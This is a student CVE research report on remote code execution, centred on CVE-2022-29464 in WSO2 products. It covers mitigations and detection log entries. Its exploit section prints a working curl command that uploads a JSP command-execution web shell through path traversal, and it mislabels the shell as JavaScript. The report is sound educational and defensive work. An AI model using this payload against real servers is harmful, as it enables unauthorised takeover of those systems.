SLIIT

Discover Your Future

Systems and Network Programming - IE2012

YEAR 2 , SEMESTER 1

CVE RESEARCH REPORT 3

IT22315496

Chamod Anuradha

1) Contents

Abstract

In today's networked digital environment, remote code execution (RCE) is a serious security risk. This abstract gives a general overview of RCE, emphasizing its definition, possible hazards, underlying vulnerabilities, and practical mitigation techniques.

RCE is the term used to describe the malevolent capacity to run instructions or arbitrary code on a remote system or application. Data integrity, confidentiality, and system operation are seriously threatened by attackers who take advantage of weaknesses in target systems to get unauthorized access and control. Injection attacks, in which adversaries alter user inputs or data channels to insert malicious code payloads, are often used in RCE.

The significance of proactive security measures is emphasized in this abstract. In order to mitigate RCE attacks, it addresses the vital roles that vulnerability assessment, secure coding techniques, and prompt patch management play. Strict access restrictions, intrusion detection systems, and web application firewalls are emphasized as essential defensive techniques.

Organizations and people alike must be aware of the dangers associated with RCE attacks sincesuccessful assaults may lead to data breaches, system compromises, and legal repercussions forthe attackers. Maintaining vigilance and putting strong security measures in place are critical to preventing Remote Code Execution attacks as technology advances.

Introduction

Cybersecurity is a constantly changing concern in an age characterized by the fast growth of technology and the pervasive integration of digital systems into every part of our lives. The continuous expansion of linked networks and the widespread use of software applications expose people and businesses to a growing variety of risks. It is critical to recognize and comprehend software and hardware system vulnerabilities in order to remedy these issues.

The vital area of Common Vulnerabilities and Exposures (CVE) research is explored in this study. A widely accepted and defined method for classifying and monitoring vulnerabilities in hardware and software components is called CVE. The fundamental building blocks for comprehending, recording, and reducing cybersecurity risks are contained in CVE entries.

Vulnerabilities are found at an alarming pace as the digital world keeps growing. Organizations, governmental bodies, and people are all at significant risk from cyberattacks, data breaches, and their aftermath. The cybersecurity community relies heavily on CVE, a comprehensive catalog of known vulnerabilities. Through the provision of a methodical and widely accepted approach to detecting and characterizing vulnerabilities, CVE enables professionals, researchers, and stakeholders to communicate, work together, and develop efficient mitigation techniques.

CVE Research Topic

- Remote Code Execution

Introduction

An attack known as remote code execution (RCE) happens when an attacker may run arbitrary code or instructions on a target system or application from a distance. assaults of this kind have the potential to be very dangerous since they provide the attacker with the ability to take over asystem, steal confidential information, alter the way the system behaves, and even use it as a springboard for further assaults.

TryHackMe box link - tryhackme.com/jr/cveresearchproject

An overview of the main ideas behind remote code execution is provided

Remote Attack Vector:

- Since remote code execution (RCE) attacks are usually conducted remotely, the attacker does not need physical access to the target machine. Attackers often take advantage of flaws in services or software that are available across a network, including servers, networked devices, and online applications.

Vulnerabilities:

- RCE attacks often rely on the presence of system or software vulnerabilities. RCE is often caused by vulnerabilities like as buffer overflows, input validation mistakes, and improper deserialization.

Injection Attacks:

- Injection attacks, such SQL injection and command injection, are a popular means of achieving RCE. In order to carry out these attacks, malicious code or instructions are injected into user inputs or other data channels that the target system processes.

Exploitation:

- An attacker must locate and take advantage of a vulnerability in the target system in order to launch an RCE attack. This might include transmitting carefully constructed payloads or inputs that cause the vulnerability and let the attacker run their code.

Payloads:

- Payloads, which are bits of code or instructions intended to take advantage of a vulnerability and run arbitrary code on the target system, are often used by attackers in RCE attacks. These payloads have been thoughtfully designed to exploit a particular vulnerability.

Consequences:

- An attacker may be able to carry out any action authorized by the compromised system or application after they have obtained RCE. This covers data theft, file alteration or deletion, malware or backdoor installation, and system takeover.

Mitigation:

- Organizations and developers should adhere to security best practices, such as input validation, code reviews, and the timely patching of known vulnerabilities, in order to avoid RCE attacks. RCE attempts may also be found and stopped with the use of intrusion detection systems and web application firewalls.

Common Targets:


- Common targets of RCE attacks include servers, online apps, Internet of Things devices, and any networked system. Online apps are especially vulnerable because of the complexity of web technology and the variety of user inputs they might process.

Legal Implications:

- RCE assaults are prohibited and may have serious legal repercussions for those who carry them out. Prison time and fines are possible punishments, depending on the jurisdiction and degree of harm.

Research Findings

CVE-2022-29464



A severe vulnerability in several WSO2 products, CVE-2022-29464, lets remote, unauthenticated attackers run arbitrary code. The file upload functionality's inadequate user input validation is the root cause of the vulnerability. This vulnerability allows attackers to upload malicious files to the server, such as JSP or WAR files, which may subsequently be run remotelyto execute malware.

Impact of the vulnerability:

This vulnerability has serious consequences. If this vulnerability is successfully exploited,attackers may be able to take over whole control of the compromised server. Malware installation, data loss, or theft might result from this.

Potential mitigations:

Apply the most recent update to any WSO2 products that are impacted. For all impacted products, WSO2 has provided fixes.
Limit who may use the file upload feature. Limit authorized users' access to the file upload feature, if at all feasible.
Put in place web application firewall (WAF) rules to prevent the uploading ofharmful files. Uploads of known harmful files, such as JSP and WAR files with dubious contents, may be prevented using WAF rules.
Check the server logs for any unusual behavior. Keep an eye out for any unusual behavior in the server logs, such as attempts to run malicious malware or upload huge files.

To check for known vulnerabilities in all systems and apps, use a vulnerability scanner. By doing this, vulnerabilities will be found and fixed before they can be used against you. Install a security information and event management (SIEM) system to keep an eye out for any unusual behavior on any of the systems and apps. This would facilitate the prompt detection and handling of security events.
Inform staff members on security best practices, including password hygiene and phishing awareness. This will assist in lowering the possibility of human mistake, which may result insecurity lapses.

CVE Exploit

Being exploited is not difficult. The following uploads a basic JavaScript web shell that the attacker may access by going to https://target:9443/authenticationendpoint/r7.jsp. It is based on both the original Proof of Concept and Vu's.

```
echo '<%@ page import="java.io.*" %><% Process p = Runtime.getRuntime().
exec(request.getParameter("cmd"),null,null); %>' | curl -kv -F ../../
../../repository/deployment/server/webapps/authenticationendpoint/r7.
jsp=@- https://10.0.0.20:9443/fileupload/toolsAny
```

The Managed Detection and Response (MDR) team at Rapid7 has seen that this vulnerability is being widely used for opportunistic purposes. Attackers are dumping web shells and currency miners on targets that have been compromised, and they seem to be sticking to the initial proof-of-concept exploit. The aforementioned WSO2 products have been installed on victim computers running both Linux and Windows.

Windows, can be found in `C:\Program Files\WSO2\API Manager\3.2.0\repository\deployment\server\webapps\authenticationendpoint`.

Additionally, examine the server's `http_access` log for requests to `/fileupload/toolsAny` as a possible indication of malicious behavior:

```
10.0.0.2 - - [22/Apr/2022:15:45:22 -0400] POST /fileupload/toolsAny HTTP/1.1
200 31 - curl/7.74.0 0.016
10.0.0.2 - - [22/Apr/2022:15:48:46 -0400] POST //fileupload/toolsAny HTTP/1.1
10.0.0.2 - - [22/Apr/2022:15:49:13 -0400] POST /fileupload/toolsAny HTTP/1.1 2
```

The wso2carbon log may include items from the deployment that look like this:

```
TID: [-1234] [r7] [2022-04-22 15:51:32,609]  INFO {org.wso2.carbon.webapp.
mgt.TomcatGenericWebappsDeployer} - Deployed webapp: StandardEngine
[Catalina].StandardHost[localhost].StandardContext[/r7].File[C:\PROGRA~1\
WSO2\APIMAN~1\32E445~1.0\bin\..\repository\deployment\server\webapps\r7.war]
```

Conclusion

In summary, the Common Vulnerabilities and Exposures (CVE) system is a critical tool used by the cybersecurity community to manage the constantly evolving world of digital threats. CVE is a fundamental tool that helps academics, businesses, and cybersecurity professionals prioritize vulnerabilities, communicate clearly, and create plans to protect important systems and data. In this age of unrelenting technological development, the importance of CVE research is immeasurable. By keeping up a thorough awareness of vulnerabilities, their effects, and mitigation techniques, we may better guard our globalized society from the always changing threats posed by cybersecurity.


THANK YOU!